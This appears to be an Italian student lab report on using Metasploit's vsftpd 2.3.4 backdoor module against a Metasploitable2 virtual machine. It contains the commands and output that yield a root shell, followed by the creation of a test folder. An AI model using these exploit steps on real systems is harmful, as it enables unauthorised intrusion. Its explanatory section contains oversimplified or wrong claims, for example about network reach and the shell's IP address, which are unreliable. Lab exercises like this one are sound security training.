

S7-L1

HACKING CON METASPLOIT



TRACCIA

Mi è stato richiesto di condurre una sessione di hacking con Kali linux utilizzando Metasploit su una macchina vulnerabile come Metasploitable2.

La sessione di hacking sarà incentrata sull'exploit del servizio "vsftpd" (FTP) della suddetta macchina virtuale.

Il lavoro sarà diviso in 3 fasi principalmente:

- Configurare l'indirizzo di Metasploitable 2 come segue - 192.168.1.149/24.
Essendo che anche Kali linux si trovava su una rete differente, ho dovuto assegnare l'indirizzo ip anche a lui e sarà 192.168.1.148/24.
- Esecuzione dell'hacking sul servizio vsftpd sulla macchina vulnerabile.
- Creazione di una cartella una volta entrati all'interno della macchina, chiamata test_metasploit

INDIRIZZI IP MODIFICATI

metasploit-2 [In esecuzione] - Oracle VirtualBox

File Macchina Visualizza Inserimento Dispositivi Aiuto

To access official Ubuntu documentation, please visit:
<http://help.ubuntu.com/>

No mail.

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:2e:4d:f4
          inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe2e:4df4/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
            RX packets:15 errors:0 dropped:0 overruns:0 frame:0
            TX packets:49 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:1269 (1.2 KB)  TX bytes:3878 (3.7 KB)
            Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING  MTU:16436  Metric:1
            RX packets:103 errors:0 dropped:0 overruns:0 frame:0
            TX packets:103 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:20485 (20.0 KB)  TX bytes:20485 (20.0 KB)

msfadmin@metasploitable:~$ _
```

CTRL (DESTRA)

mattia@vbox: ~/Desktop

File Actions Edit View Help


```
(mattia@vbox)-[~/Desktop]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.1.148 netmask 255.255.255.0 broadcast 192.168.1.255
          inet6 fe80::a00:27ff:fe4f:f568 prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:4f:f5:68 txqueuelen 1000 (Ethernet)
            RX packets 18 bytes 1389 (1.3 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 16 bytes 2424 (2.3 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
        RX packets 4 bytes 240 (240.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 4 bytes 240 (240.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(mattia@vbox)-[~/Desktop]
$
```

PING KALI META

Per provare se le macchine comunicano correttamente, ho avviato un ping per controllare l'effettiva connessione. Come si può vedere risultano correttamente settate.



The screenshot shows a terminal window titled "mattia@vbox: ~/Desktop". The window contains the following text:

```
(mattia@vbox)-[~/Desktop]
$ ping 192.168.1.149
PING 192.168.1.149 (192.168.1.149) 56(84) bytes of data.
64 bytes from 192.168.1.149: icmp_seq=1 ttl=64 time=1.14 ms
64 bytes from 192.168.1.149: icmp_seq=2 ttl=64 time=4.24 ms
64 bytes from 192.168.1.149: icmp_seq=3 ttl=64 time=0.978 ms
64 bytes from 192.168.1.149: icmp_seq=4 ttl=64 time=1.84 ms
64 bytes from 192.168.1.149: icmp_seq=5 ttl=64 time=0.907 ms
64 bytes from 192.168.1.149: icmp_seq=6 ttl=64 time=2.39 ms
^C
--- 192.168.1.149 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5005ms
rtt min/avg/max/mdev = 0.907/1.916/4.243/1.165 ms

(mattia@vbox)-[~/Desktop]
$
```

SCHERMATA METASPLOIT

Per poter accedere a metasploit da terminale, dobbiamo utilizzare il comando: msfconsole.


```
mattia@vbox: ~/Desktop
File Actions Edit View Help
MMMN$ vMMMM
MMMNl MBBBBB JBBBBB
MMMNl MMMMMMN NMMMMN JMMMM
MMMNl MMMMMMMMMNNmmmmNMMMMMMMM JMMMM
MMMNl MMMMMMMMMMMMMMMMMMMMMMMMMMM jMMMM
MMMNl MMMMMMMMMMMMMMMMMMMMMMMMMMM jMMMM
MMMNl MBBBBB MBBBBB MBBBBB jMMMM
MMMNl MBBBBB MBBBBB MBBBBB jMMMM
MMMNl MBBBBB MBBBBB MBBBBB jMMMM
MMMNl WBBBBB MBBBBB MBBB# JMMMM
MMMR ?MMN MBBBBB .dBBBBB
MMMNm ^?MM MBBBBB dBBBBB
MMMMMN ?MM MM? NMMMMN
MMMMMMMNNe JMMMMNMM
MMMMMMMMMNm, eMMMMMNMMNM
MMMNMMNMMNMNx MMMMMMNMMNM
MMMMMMMMNMNMNMNM+ .. +MNMMNMNMNMNMNM
https://metasploit.com

= [ metasploit v6.4.18-dev ] ]
+ -- --=[ 2437 exploits - 1255 auxiliary - 429 post ] ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops ] ]
+ -- --=[ 9 evasion ] ]

Metasploit Documentation: https://docs.metasploit.com/
```

INSERIMENTO IP META2 SU METASPLOIT

le opzioni di un exploit possono essere controllate tramite il comando show options, tuttavia noi vogliamo assegnare l'ip della macchina target e per poterlo fare utilizziamo il comando “set RHOSTS 192.168.1.149” come si può vedere in foto



The screenshot shows a terminal window titled "mattia@vbox: ~/Desktop" running the Metasploit Framework (msf6). The command "exploit(unix/ftp/vsftpd_234_backdoor) > show options" has been entered, displaying module options for the "unix/ftp/vsftpd_234_backdoor" exploit. The "RHOSTS" option is highlighted with a yellow oval, showing its current setting as "192.168.1.149". Other options listed include CHOST, CPORt, Proxies, and RPORT. The "Exploit target:" section shows a single entry for "Automatic". A note at the bottom suggests viewing full module info with the "info" or "info -d" command.

```
mattia@vbox: ~/Desktop
File Actions Edit View Help
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name      Current Setting  Required  Description
---      ---           ---        ---
CHOST          no            no        The local client address
CPORt          no            no        The local client port
Proxies        no            no        A proxy chain of format type:host:po
rt[,type:host:port][ ... ]
RHOSTS        192.168.1.149  yes       The target host(s), see https://docs
.metasploit.com/docs/using-metasploit
/basics/using-metasploit.html
RPORT          21            yes       The target port (TCP)
Exploit target:
Id  Name
--  --
0   Automatic
View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

PAYLOAD

Nel contesto di Metasploit, il payload è una parte fondamentale del processo di hacking, poiché consente di prendere il controllo del sistema bersaglio o di eseguire azioni specifiche una volta che una vulnerabilità è stata sfruttata con successo. Per poter controllare i payloads disponibili si usa il comando “**show payloads**”. In questo caso vi è solo un payload che verrà assegnato di default.


```
[!] Invalid parameter --payload , use show -- for more information
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

[+] Compatible Payloads:
[+] #  Name                               Disclosure Date  Rank   Check  Description
[+] -  payload/cmd/unix/interact          .              normal  No    Unix Command
[+]  0  payload/cmd/unix/interact          , Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

EXPLOIT

Come si può vedere dalla foto, l'exploit è stata effettuato con successo, basti vedere l'indirizzo ip di kali che ora è 192.168.1.149 (quello che era stato inizialmente assegnato a Metasploitable2. Per poter effettuare l'exploit si utilizzerà il comando “exploit”.



The screenshot shows a terminal window titled "mattia@vbox: ~/Desktop". The window contains the following text:

```
File Actions Edit View Help
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling ...
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.148:33817 → 192.168.1.149:6200
) at 2024-11-11 14:34:28 +0100

ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:2e:4d:f4
          inet addr:192.168.1.149 Bcast:192.168.1.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe2e:4df4/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:290 errors:0 dropped:0 overruns:0 frame:0
          TX packets:104 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:29332 (28.6 KB) TX bytes:10156 (9.9 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:160 errors:0 dropped:0 overruns:0 frame:0
          TX packets:160 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:45869 (44.7 KB) TX bytes:45869 (44.7 KB)
```

CREAZIONE CARTELLA

Infine una volta effettuato l'exploit, ho provveduto a creare una cartella come da richiesta chiamata "test_metasploit". Una volta creata, per comprovare la sua esistenza, ho provato nuovamente a crearla per verificare se effettivamente esisteva la cartella.

```
mkdir /test_metasploit
mkdir /test_metasploit
mkdir: cannot create directory '^/test_metasploit': File exists
```

COS'È UN EXPLOIT E CONSIDERAZIONI

Un exploit è un codice malevolo che va ad agire su una vulnerabilità già presente all'interno del codice o del programma. Se fatto correttamente, viene creata una shell ovvero una sorta di connessione tra attaccante e vittima la quale ci permette di entrare senza che la vittima possa dire o fare qualcosa.

Le fasi dell'exploit sono essenzialmente 3:

- La fase 1 è l'exploit ovvero scelgo il codice malevolo che mi permetterà di creare una sorta di "bomba" per bucare le difese informatiche del target.
- Fase 2 è il Payload ovvero dei "mattoncini" che creano il ponte tra il dispositivo attacco e vittima. Senza payload non è possibile creare la shell.
- Fase 3 è la shell bind/reverse. Per bind si intende una connessione tra un dispositivo attaccante a uno vittima mentre il reverse si intende una connessione tra il dispositivo vittima a uno attaccante (bypassando di fatto il firewall perimetrale).

Tuttavia bisogna considerare che per gli exploit abbiamo necessariamente bisogno di 4 parametri:

- Il software che andremo ad exploitare si trova nei processi perchè deve essere in esecuzione.
- Non deve esserci un aggiornamento che mi va ad invalidare l'exploit.
- L'exploit deve essere assolutamente progettata per la versione dell'applicazione o software che vogliamo exploitare
- Dobbiamo trovarci all'interno della stessa rete perchè bisogna mettere necessariamente l'ip privato della vittima per poterlo fare. Se si provasse ad accedere da remoto, ci sarebbe il NAT/PAT che interverrebbe per bloccare. L'unico modo di accesso se non ci si trova all'interno della rete, è attraverso l'ingegneria sociale.



THANKS
MATTIA DI DONATO